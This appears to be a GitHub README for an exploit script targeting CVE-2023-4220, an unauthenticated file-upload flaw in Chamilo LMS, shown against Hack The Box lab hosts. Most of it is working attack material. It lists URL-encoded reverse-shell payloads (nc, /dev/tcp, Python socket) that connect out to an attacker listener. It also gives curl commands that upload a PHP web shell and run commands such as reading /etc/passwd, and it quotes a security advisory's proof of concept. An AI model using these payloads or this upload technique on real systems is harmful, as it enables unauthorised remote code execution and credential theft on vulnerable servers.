
 nr4x4/cve-2023-4220
CVE-2023–4220 Exploit

./cve-2023-4220.sh <Target-URL> <Target-Port> <Local-HOST> <Local-IP> <Payload>
./cve-2023-4220.sh lms.test.htb 80 10.10.14.14 80 1

./cve-2023-4220.sh -h

Usage for RevShell: ./cve-2023-4220.sh <Target-URL> <Target-Port> <Local-HOST> <Local-IP> <Payload>

Example: ./cve-2023-4220.sh lms.test.htb 80 10.10.14.14 80 1

Payload: 1 == rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.10.10%209001%20%3E%2Ftmp%2Ff

Payload: 2 == sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.10.10%2F9001%200%3E%261

Payload: 3 == nc%2010.10.10.10%209001%20-e%20sh

Payload: 4 == python3%20-c%20%27import%20os%2Cpty%2Csocket%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28%2210.10.10.10%22%2C9001%29%29%3B%5Bos.dup2%28s.fileno%28%29%2Cf%29for%20f%20in%280%2C1%2C2%29%5D%3Bpty.spawn%28%22sh%22%29%27

Payload: 5 == Enter own Payload:


echo '<?php system($_GET["jiji"]);  ?>' > jiji.php

curl -F '[email protected]' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'


curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/jiji.php?jiji=id'

curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/jiji.php?jiji=cat+/etc/passwd'


Source: https://starlabs.sg/advisories/23/23-4220/
$ echo '<?php system("id"); ?>' > rce.php
$ curl -F '[email protected]' 'http://<chamilo>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.
$ curl 'http://<chamilo>/main/inc/lib/javascript/bigupload/files/rce.php'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
